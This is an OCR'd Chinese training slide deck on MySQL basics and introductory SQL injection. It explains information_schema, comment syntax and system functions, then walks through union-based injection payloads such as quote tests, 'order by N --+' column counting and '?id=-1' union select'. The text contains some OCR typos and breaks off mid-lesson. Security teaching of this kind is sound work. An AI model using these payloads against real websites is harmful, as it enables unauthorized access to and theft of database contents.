网络安全技术实战

2021

主讲：邵艺豪

目 录

CONTENTS

01

PART 1


MYSQL基础

MySQL 是最流行的关系型数据库管理系统(数据库中的记录是有行有列的数据库就是关系型数据库)，在WEB应用方面MySQL 是最好的应用软件之一。

MYSQL基础

数据库结构：

mysql数据库（SCHEMATA）
数据A= 网站A
表名
列名
数据
数据库B = 网站B
表名
列名
数据
数据库C = 网站C
表名
列名
数据



MYSQL基础

SCHEMATA 表：提供了当前 mysql 中所有数据库的信息

(主要用来查询数据库名（schema_name）)

MYSQL基础

TABLES 表：提供了关于数据库中的表的信息（主要用来查询数据表名 (table_name)）

选项

ABLE_CATALOG	TABLE_SCHEMA	TABLE_NAME	TABLE_TYPE	E
ef	information_schema	CHARACTER_SETS	SYSTEM VIEW	N
ef	information_schema	COLLATIONS	SYSTEM VIEW	N
ef	information_schema	COLLATION_CHARACTER_SET_APPLICABILITY	SYSTEM VIEW	N
ef	information_schema	COLUMNS	SYSTEM VIEW	N
ef	information_schema	COLUMN_PRIVILEGES	SYSTEM	N

库名

表名

MYSQL基础

COLUMNS 表：提供了表中的列信息（主要用来查询字段名（column_name））

TABLE_SCHEMA	TABLE_NAME	COLUMN_NAME	ORDINAL_POSITION
inform	CHARACTER_SETS	CHARACTER_SE	1
inform	CHARACTER_SETS	DEFAULT_COL	2
information_schema	CHARACTER_SETS	DESCRIPTION	3
information_schema	CHARACTER_SETS	MAXLEN	4
information_schema	COLLATIONS	COLLATION_NAME	1
information_schema	COLLATIONS	CHARACTER_SET_NAME	2
information_schema	COLLATIONS	ID	3

表名

列名

MYSQL基础

注释

mysql 数据库的注释大概有以下几种。

- #　　URL编码 %23
- -- （杠杠空格）
- /* ..... */ 注释内容 /*! .... */

MYSQL基础

MYSQL 常用函数与参数

- =|>|>=|<=|<>　　比较运算符
- and|or　　逻辑运算符
- version()　　mysql 数据库版本
- database()　　当前数据库名
- user()　　用户名
- current_user()　　当前用户名
- system_user()　　系统用户名
- @@datadir　　数据库路径
- @@versoin_compile_os　　操作系统版本
- concat()　　没有分隔符的连接字符串
- group_conat()　　连接一个组的字符串

02

PART 2

SQL注入漏洞入门

SQL注入（SQL Injection）是一种常见的Web安全漏洞，攻击者利用这个漏洞，可以访问查询或修改数据，或者利用潜在的数据库漏洞进行攻击。

SQL注入基础

漏洞原理：

SQL注入是由于开发者在编写操作数据库代码时，直接将**外部可控的参数**拼接到SQL语句中，没有经过任何过滤或过滤不严谨，导致攻击者可以使恶意语句在数据库引擎中执行。

SQL注入基础

容易出现漏洞的地方：

SQL注入经常出现在页面链接、登陆页面、获取HTTP头、订单处理等地方。登陆页面主要发生在HTTP头中的client-ip和x-forward-for，这些一般用来记录登陆的ip。

在Web 应用在获取用户数据的地方，只要带入数据库查询，都有存在SQL 注入的可能，这些地方通常包括：


- GET 数据
- POST 数据
- HTTP 头部（HTTP 请求报文其他字段）
- Cookie 数据

SQL注入基础

SQL注入漏洞危害:

- 在数据库层面可以执行权限范围内的任意操作
- 绕过身份验证机制(万能密码)
- 读取不应该读取的信息
- 修改数据库
- 数据丢失，数据库拒绝服务
- 入侵数据库所在的服务器，提权等

SQL注入基础



注入流程

由于关系型数据库系统，具有明显的库/表/列/内容结构层次，所以我们通过SQL 注入漏洞获取数据库中信息时候，也依据这样的顺序。

首先获取数据库名，其次获取表名，然后获取列名，最后获取数据。

SQL注入基础

SQL 注入分为数字型和字符型。

区别：数字型注入就是说注入点的数据拼接到SQL 语句中是以数字型出现的，即数据两边没有被单引号、双引号包括。字符型注入正好相反。


后端sql语句

数字型： SELECT 列 FROM 表 WHERE 数字型列= 值

字符型： SELECT 列 FROM 表 WHERE 字符型列= ‘值’

SQL注入基础

- SQL语句格式
  - 每条语句都请求DBMS完成一个动作，下面是Select查询语句格式。




SQL注入基础


SQL注入点的判断

当我们变换id 参数（1，2）的时候，发现同一个页面，页面展现出不同的用户信息。也就是说，数据库中的内容会回显到网页中来。

初步判定，id 参数会带入数据库查询，根据不同的id 查询数据库，得到不同的用户信息。

猜测后台执行的SQL 语句大致结构为：select * from table_name where id=1;






SQL注入基础

输入1.’ 单引号测试[?id=1’]

执行的SQL 主语则变为 select * from table_name where id=1’ ;

页面报错，并且报错信息会回显在网页中，报错信息如下



看报错的回显发现

您的SQL语法有误； 检查与您的MySQL服务器版本相对应的手册以获取正确的语法，以在第1行的''1'' LIMIT 0,1'附近使用

''1'' LIMIT 0,1'

仔细看一下，''1'' LIMIT 0,1'，会发现单引号是这么配对的

会发现传入的单引号把原本已经存在的那一个左单引号闭合掉了，那多出来的那一个右单引号就出了问题了，所以此注入点为字符型注入。

SQL注入基础

SQL注入点的判断

and 1=1 页面正常


and 1=2 页面错误


猜测后台执行的SQL 语句大致结构为：

select * from sys_article where id = 100000 and 1=1

select * from sys_article where id = 100000 and 1=2

判断：传入的字符对页面内容存在影响即可能存在注入





SQL注入基础

Union 注入

由于数据库中的内容会回显到页面中来，所以我们可以采用联合查询进行注入。Union语句可以填充查询结果，并且额外执行一次查询。

联合查询就是SQL 语法中的union select 语句。该语句会同时执行两条select 语句，生成两张虚拟表，然后把查询到的结果进行拼接。

select ~~~~ union select ~~~~

由于虚拟表是二维结构，联合查询会“纵向”拼接，两张虚拟的表。实现了跨库跨表查询。

必要条件

- @ 两张虚拟的表具有相同的列数
- @ 虚拟表对应的列的数据类型相同

```
mysql> select * from news;
+-----+-------+----------------+
| tid | title | content        |
+-----+-------+----------------+
|   1 | 新闻1 | 这是第一篇文章 |
|   2 | 新闻2 | 这是第二篇文章 |
+-----+-------+----------------+
2 rows in set (0.00 sec)

mysql> select * from news where tid=1;
+-----+-------+----------------+
| tid | title | content        |
+-----+-------+----------------+
|   1 | 新闻1 | 这是第一篇文章 |
+-----+-------+----------------+
1 row in set (0.00 sec)

mysql> select * from news where tid=1 union select 1,2,3;
+-----+-------+----------------+
| tid | title | content        |
+-----+-------+----------------+
|   1 | 新闻1 | 这是第一篇文章 |
|   1 | 2     | 3              |
+-----+-------+----------------+
2 rows in set (0.00 sec)
```

SQL注入基础

Union 注入

Union语句可以填充查询结果，并且额外执行一次查询

```
mysql> select * from news where tid=100 union select 1,2,@@version;
+-----+-------+---------+
| tid | title | content |
+-----+-------+---------+
|   1 | 2     | 5.7.11  |
+-----+-------+---------+
1 row in set (0.00 sec)
```

SQL注入基础

判断字段个数


可以使用[order by] 语句来判断当前select 语句所查询的虚拟表的列数。

[order by]语句本意是按照某一列进行排序，在mysql 中可以使用数字来代替具体的列名，比如[order by 1]就是按照第一列进行排序，如果mysql没有找到对应的列，就会报错[Unknown column]。我们可以依次增加数字，直到数据库报错。

[order by 1 --+]

...

[order by 3 --+]




SQL注入基础

判断字段个数

[order by 4 --+]　看到回显中的报错。

得知当前虚拟表中字段个数为3。




SQL注入基础

判断显示位置

得到字段个数之后，可以尝试构造联合查询语句。

?id=-1’　union select 10,20,40--+



SQL注入基础

